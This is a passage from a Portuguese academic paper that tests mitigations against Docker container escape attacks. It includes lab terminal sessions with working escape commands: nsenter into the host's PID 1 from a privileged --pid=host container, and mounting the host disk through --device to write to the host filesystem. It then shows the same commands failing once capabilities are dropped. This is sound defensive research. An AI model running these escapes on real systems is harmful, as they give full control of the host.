| Técnica de mitigação | Bloqueou o terceiro exploit? | Bloqueou o quarto exploit? | Características - como funciona | Tem potencial para evitar outros ataques? |
|---|---|---|---|---|
| Desativação de *Capabilities* desnecessárias | Sim | Sim | As Capabillities que não serão necessárias para a utilização do container/aplicação dentro dele não são adicionadas ou são removidas manualmente. | Sim, adicionar Capabilities desnecessaria-mente aumenta a superfície de ataque de um container. |
| Varredura (scan) de configuração de imagens de *containers*; | Sim | Sim | Um agente fiscaliza a configuração dos *containers* em execução, corrigindo aquilo que não está de acordo com os princípios básicos de segurança. | Sim, existe a possibilidade de apenas a observação atenta da configuração dos *containers* ser capaz de evitar ataques. |
| Atualização de *runtime* de *containers* | Não | Não | O runtime do Docker é atualizado na intenção de corrigir vulnerabilidades que possam levar a um Docker escape attack. | Apenas ataques específicos que são identificados pelos desenvolvedores ou pela comunidade e que tem uma correção aplicada em uma próxima versão. |
| Controle de acesso obrigatório (MAC) | Parcialme nte | Não | As ferramentas MAC SElinux, Seccomp e AppArmor são habilitadas no Docker com configuração padrão. | Sim, cada ferramenta MAC tem potencial para diminuir a superfície de ataque de um sistema. |

A desativação de *Capabilities* foi aplicada da seguinte forma: primeiro foi feito um novo comando que adicionava manualmente as principais características da *tag* “--privileged”, que na linha de comando são as adições de *Capabilities* (as tags --cap-add=<nome da *Capabilitie)* a desativação do AppArmor (“--security-opt

apparmor:unconfined”) , a desativação do Seccomp (“--security-opt seccomp=unconfined”) e a desativação do SElinux (“--security-opt label:disable”) ; depois todas as *Capabilities* deixaram de ser adicionadas, o que resultou na falha do ataque (Figura 5).

```
desert@desert-VirtualBox:~$ sudo docker run --rm -it --pid=host --cap-add=cap_chown --cap-add=cap_dac_override --cap-add=cap_dac_rea
d_search --cap-add=cap_fowner --cap-add=cap_fsetid --cap-add=cap_kill --cap-add=cap_setgid --cap-add=cap_setuid --cap-add=cap_setpca
p --cap-add=cap_linux_immutable --cap-add=cap_net_bind_service --cap-add=cap_net_broadcast --cap-add=cap_net_admin --cap-add=cap_net
_raw --cap-add=cap_ipc_lock --cap-add=cap_ipc_owner --cap-add=cap_sys_module --cap-add=cap_sys_rawio --cap-add=cap_sys_chroot --cap-
add=cap_sys_ptrace --cap-add=cap_sys_pacct --cap-add=cap_sys_admin --cap-add=cap_sys_boot --cap-add=cap_sys_nice --cap-add=cap_sys_r
esource --cap-add=cap_sys_time --cap-add=cap_sys_tty_config --cap-add=cap_mknod --cap-add=cap_lease --cap-add=cap_audit_write --cap-
add=cap_audit_control --cap-add=cap_setfcap --cap-add=cap_mac_override --cap-add=cap_mac_admin --cap-add=cap_syslog --cap-add=cap_wa
ke_alarm --cap-add=cap_block_suspend --cap-add=cap_audit_read --security-opt apparmor:unconfined --security-opt seccomp=unconfined -
-security-opt label:disable ubuntu bash
root@2ac40a556888:/# nsenter --target 1 --mount --uts --ipc --net --pid -- bash
root@desert-VirtualBox:/# exit
exit
root@2ac40a556888:/# exit
exit
desert@desert-VirtualBox:~$ sudo docker run --rm -it --pid=host --security-opt apparmor:unconfined --security-opt seccomp=unconfined
 --security-opt label:disable ubuntu bash
root@644a066a0585:/# nsenter --target 1 --mount --uts --ipc --net --pid -- bash
nsenter: cannot open /proc/1/ns/ipc: Permission denied
root@644a066a0585:/#
```

**Figura 5. Desativação de Capabilities no terceiro exploit**

O mesmo princípio foi aplicado com o quarto *exploit*, bloqueando sua execução (Figura 6). Na linha de comando, novamente foram adicionadas as principais características da tag “--privileged”, com destaque apenas para “--device=/dev/sda3” que serviu conceder acesso ao dispositivo desejado do diretório “dev” do *host* (mas na prática, “--privileged” concede acesso a todos os dispositivos do diretório “dev”).

```
desert@desert-VirtualBox:~$ sudo docker run --rm -it --cap-add=cap_chown --cap-add=cap_dac_override --cap-add=cap_dac_read_search --
cap-add=cap_fowner --cap-add=cap_fsetid --cap-add=cap_kill --cap-add=cap_setgid --cap-add=cap_setuid --cap-add=cap_setpcap --cap-add
=cap_linux_immutable --cap-add=cap_net_bind_service --cap-add=cap_net_broadcast --cap-add=cap_net_admin --cap-add=cap_net_raw --cap-
add=cap_ipc_lock --cap-add=cap_ipc_owner --cap-add=cap_sys_module --cap-add=cap_sys_rawio --cap-add=cap_sys_chroot --cap-add=cap_sys
_ptrace --cap-add=cap_sys_pacct --cap-add=cap_sys_admin --cap-add=cap_sys_boot --cap-add=cap_sys_nice --cap-add=cap_sys_resource --c
ap-add=cap_sys_time --cap-add=cap_sys_tty_config --cap-add=cap_mknod --cap-add=cap_lease --cap-add=cap_audit_write --cap-add=cap_aud
it_control --cap-add=cap_setfcap --cap-add=cap_mac_override --cap-add=cap_mac_admin --cap-add=cap_syslog --cap-add=cap_wake_alarm --
cap-add=cap_block_suspend --cap-add=cap_audit_read --security-opt apparmor:unconfined --security-opt seccomp=unconfined --security-o
pt label:disable --device=/dev/sda3 ubuntu bash
root@3aa9415600bf:/# mkdir -p /mnt/hola
root@3aa9415600bf:/# mount /dev/sda3 /mnt/hola/
root@3aa9415600bf:/# mkdir /mnt/hola/home/desert/Downloads/NaoDeveriaExistir
root@3aa9415600bf:/# exit
exit
desert@desert-VirtualBox:~$ ls Downloads/
NaoDeveriaExistir
desert@desert-VirtualBox:~$ sudo docker run --rm -it --security-opt apparmor:unconfined --security-opt seccomp=unconfined --security
-opt label:disable --device=/dev/sda3 ubuntu bash
root@0b6f384cc1ef:/# mkdir -p /mnt/hola
root@0b6f384cc1ef:/# mount /dev/sda3 /mnt/hola/
mount: /mnt/hola: permission denied.
root@0b6f384cc1ef:/#
```

**Figura 6. Desativação de Capabilities no quarto exploit.**

Já a técnica de varredura de configuração de imagens de *containers* poderia ser aplicada de várias formas, até mesmo com o uso de ferramentas automatizadas, entretanto ela foi aplicada neste estudo simulando um *scan* manual da configuração dos *containers*, no qual um indivíduo, agindo como fiscal, perceberia e desativaria a *tag* “--pid=host” do terceiro *exploit* e a *tag* “--privileged’ do terceiro e quarto, impedindo assim a execução dos *exploits*, já que estes atacam falhas de configuração e não funcionam sem os privilégios adicionais.

Para testar a eficácia da técnica de atualização do *runtime* de *containers* foi comparada a execução dos *exploits* em uma versão consideravelmente antiga do Docker com a versão mais recente de quando os testes foram realizados. Para obter uma versão suficientemente antiga do Docker foi necessário construir outro *hacking lab,* no caso o terceiro ambiente. A criação do ambiente com o uso do Vagrant foi necessária pois os repositórios Docker atuais não contém mais versões tão antigas. O terceiro *exploit* funcionou no Docker antigo (Figura 7).

```
vagrant@localhost ~ $ ls
vagrant@localhost ~ $ sudo docker run --rm -it --pid=host --privileged ubuntu bash
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu

301a8b74f71f: Pull complete
Digest: sha256:7cfe75438fc77c9d7235ae502bf229b15ca86647ac01c844b272b56326d56184
Status: Downloaded newer image for ubuntu:latest
root@f782f1f97a4e:/# nsenter --target 1 --mount --uts --ipc --net --pid -- bash
root@localhost:/# cd home/vagrant/
root@localhost:/home/vagrant# mkdir NaoDeveriaExistir
root@localhost:/home/vagrant# exit
exit
root@f782f1f97a4e:/# exit
exit
vagrant@localhost ~ $ ls
NaoDeveriaExistir
vagrant@localhost ~ $
```

**Figura 7. Terceiro exploit no Docker versão 1.12.1**

O quarto *exploit* precisou trabalhar com outra partição do HD virtual ("/dev/sda1") para evitar problemas de compatibilidade entre os tipos de formatação, mas funcionou da mesma forma no Docker antigo (Figura 8).

```
vagrant@localhost / $ sudo mkdir -p mnt/hola
vagrant@localhost / $ sudo mount dev/sda1 mnt/hola/
vagrant@localhost / $ ls mnt/hola/
abi-4.2.0-27-generic     config-4.2.0-42-generic      initrd.img-4.2.0-42-generic  System.map-4.2.0-42-generic
abi-4.2.0-42-generic     grub                         lost+found                   vmlinuz-4.2.0-27-generic
config-4.2.0-27-generic  initrd.img-4.2.0-27-generic  System.map-4.2.0-27-generic  vmlinuz-4.2.0-42-generic
vagrant@localhost / $ sudo docker run --rm -it --privileged ubuntu bash
root@52ff74481ebf:/# mkdir -p /mnt/holadocker
root@52ff74481ebf:/# mount /dev/sda1 mnt/holadocker/
root@52ff74481ebf:/# cd mnt/holadocker/
root@52ff74481ebf:/mnt/holadocker# mkdir NaoDeveriaExistir
root@52ff74481ebf:/mnt/holadocker# exit
exit
vagrant@localhost / $ ls mnt/hola/
abi-4.2.0-27-generic     config-4.2.0-42-generic      initrd.img-4.2.0-42-generic  System.map-4.2.0-27-generic  vmlinuz-4.2.0-42-generic
abi-4.2.0-42-generic     grub                         lost+found                   System.map-4.2.0-42-generic
config-4.2.0-27-generic  initrd.img-4.2.0-27-generic  NaoDeveriaExistir            vmlinuz-4.2.0-27-generic
vagrant@localhost / $
```

**Figura 8. Quarto exploit no Docker versão 1.12.1**

Para realizar os ataques em uma versão mais recente foi montado o quarto ambiente, ambos os exploits funcionaram como anteriormente. Vale ressaltar que dificilmente haverá alguma atualização futura que irá impedir a execução desses *exploits*, pois eles não exploram vulnerabilidades de uma versão específica do Docker, mas características específicas da estrutura dos *containers* que foram expostas pela má configuração. Entretanto, testar na prática a eficácia das atualizações era válido, pois ao longo das versões do Docker, foram aplicadas diversas alterações que diminuíram os privilégios de um container com configuração padrão, como por exemplo a remoção por padrão de diversas *Capabilities* em suas primeiras versões.

Por fim as ferramentas de controle de acesso obrigatório foram habilitadas separadamente no ambiente Docker, para tal novamente foram utilizados os comandos que adicionavam manualmente as principais características da *tag* "--privileged". No terceiro *exploit* somente o AppArmor foi capaz de bloquear a execução do ataque (através do bloqueio do comando "nsenter" por falta de permissões). No quarto *exploit* o ataque em si foi bloqueado, pois o AppArmor definiu o HD do hospedeiro como read-only, impedindo o uso do comando "mount", entretanto isso ainda permitiria a leitura do HD, o que já é um risco para o sigilo dos dados.

## 5. Conclusões

O trabalho apresentado verificou que apenas uma técnica de mitigação de riscos não é o suficiente para evitar todos os tipos de Docker escape attack, pois este ataque pode se aproveitar de diversas vulnerabilidades que podem existir em um *container*, como em sua imagem, configuração, rede, máquina hospedeira, *registries* entre outras superfícies de ataque.

A partir da análise da tabela de comparação das técnicas de mitigação aplicadas para evitar a execução do terceiro e quarto *exploits*, é possível afirmar que para Docker escape attacks focados em atacar *containers* mal configurados, as técnicas de desativação de *Capabilities* desnecessárias e varredura de configuração de imagens de *containers* são eficientes para prevenir o ataque, pois bloquearam a execução dos dois *exploits* observados. Vale ressaltar que durante a análise dos casos de uso, a técnica de *scan* de configuração apresentou potencial na teoria e na prática para ser suficiente para evitar este tipo de ataque em específico.

Entretanto, com a efetiva execução de dois Docker escape attacks foi demonstrado que um dos itens da justificativa, o de que um atacante pode causar prejuízos proporcionais às capacidades acessadas, estava incorreto. O item não condiz com os resultados apresentados pois apenas a exploração de uma das condições privilegiadas do container foi suficiente para obter acesso irrestrito ao SO do host. Outro ponto que deve ser ressaltado é o de que ao contrário do que se pensava no começo da pesquisa, se um container que descartou as suas *Capabilities* desnecessárias sofrer um ataque bem-sucedido de *container escape*, o atacante terá acesso completo ao sistema hospedeiro, o que implica que o descarte de *Capabilities* apenas reduz as chances do ataque acontecer e não reduz os prejuízos causados por esse tipo de ataque.

Para os exploits estudados, que exploram vulnerabilidades expostas por *misconfiguration* de *containers*, as técnicas de atualização de *runtime* de *containers* e controle de acesso obrigatório (com a configuração padrão) não são tão eficientes quanto as demais, pois ambas não apresentaram um resultado satisfatório no bloqueio dos ataques, visto que a técnica de atualização de runtime de *containers* não é eficaz contra erros de configuração (exceto quando alguma funcionalidade deixa de ser permitida por padrão em uma nova atualização) e das ferramentas MAC, apenas o AppArmor conseguiu evitar um único *exploit* aplicado.

Para trabalhos futuros, alguns casos de uso adicionais permitem o avanço da pesquisa, como aplicar o terceiro e quarto exploit no segundo ambiente sem o uso do comando “sudo” (e com as devidas adaptações necessárias) e aplicar exploits que explorem a má configuração de formas diferentes, assim como a aplicação das técnicas de mitigação descritas neste artigo para verificar sua eficácia contra tais exploits.

## Referências

BEATTIE, Steve. AppArmor, 2021. Disponível em: https://wiki.ubuntu.com/AppArmor. Acesso em 04 jun. 2022.

BERKHOLZ, Donnie. Docker Index Shows Continued Massive Developer Adoption and Activity to Build and Share Apps with Docker. Docker Blog, 10 fev. 2021.

Disponível em: https://www.docker.com/blog/docker-index-shows-continued-massive-developer-adoption-and-activity-to-build-and-share-apps-with-docker/. Acesso em 11 nov. 2021.

BUI, Thanh. Analysis of Docker Security. Aalto University Seminar on Network Security, Espoo, 2015. Disponível em: https://arxiv.org/pdf/1501.02967.pdf. Acesso em 07 nov. 2021.

DELFINO, Carlos. Um estudo Comparativo Sobre SELinux e AppArmor, 2016. Disponível em: http://carlosdelfino.eti.br/linuxwindowsmac/Um_Estudo_Comparativo_Sobre_SELinux_e_AppArmor/. Acesso em 04 jun. 2022.

DESIKAN, Tanrun. Over 30% of Official Images in Docker Hub Contain High Priority Security Vulnerabilities. Banyan Security, 26 mai. 2015. Disponível em: https://www.banyansecurity.io/blog/over-30-of-official-images-in-docker-hub-contain-high-priority-security-vulnerabilities/. Acesso em 11 nov. 2021.

EDER, Michael. Hypervisor- vs. Container-based Virtualization. Network Architectures and Services, Munique, 2016. Disponível em https://www.net.in.tum.de/fileadmin/TUM/NET/NET-2016-07-1/NET-2016-07-1_01.pdf. Acesso em 07 nov. 2021.

FALK, Michael; HENRIKSSON, Oscar. Blekinge Institute of Technology, Karlskrona, 2017. Disponível em: https://www.diva-portal.org/smash/get/diva2:1118087/FULLTEXT02.pdf.. Acesso em 07 nov. 2021.

FLAUZAC, Olivier; MAUHOURAT, Fabien; NOLOT, Florent. A review of native container security for running applications. Procedia Computer Science, Lovaina, volume 175, 2020. Disponível em: https://www.sciencedirect.com/science/article/pii/S187705092031704X. Acesso em 07 nov. 2021.

JIAN, Zhiqiang; CHEN, Long. A Defense Method against Docker Escape Attack. ICCSP, Chongqing, 2017.

MINDSECBLOG. O que é threat modeling? (Modelagem de Ameaças), 2021. Disponível em https://minutodaseguranca.blog.br/o-que-e-threat-modeling/. Acesso em 21 maio 2022.

NEWCOMB, Aaron. Sysdig 2022 Cloud-Native Security and Usage Report: Stay on Top of Risks as You Scale, 2022. Disponível em: https://sysdig.com/blog/2022-cloud-native-security-usage-report/. Acesso em 19 maio 2022.

POLOP, Carlos. Hacktricks, 2021. Disponível em: https://book.hacktricks.xyz/welcome/readme. Acesso em: 14 maio 2022.

REDHAT. O que é SELinux?, 2019. Disponível em: https://www.redhat.com/pt-br/topics/linux/what-is-selinux. Acesso em 04 jun. 2022.

RICE, Liz. Container Security. Sebastopol: O'Reilly Media, 2020.

SHU, Rui; GU, Xiaohui; ENCK, William. A Study of Security Vulnerabilities on Docker Hub. Association for Computing Machinery, Nova Iorque, 2017. Disponível em: http://dance.csc.ncsu.edu/papers/codaspy17.pdf. Acesso em 11 nov. 2021.

SULTAN, Sari; AHMAD, Imtiaz; DIMITRIOU, Tassos. Container Security: Issues, Challenges, and the Road Ahead. IEEE Access, Kuwait, volume 7, 2019. Disponível em: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=8693491. Acesso em 07 nov. 2021.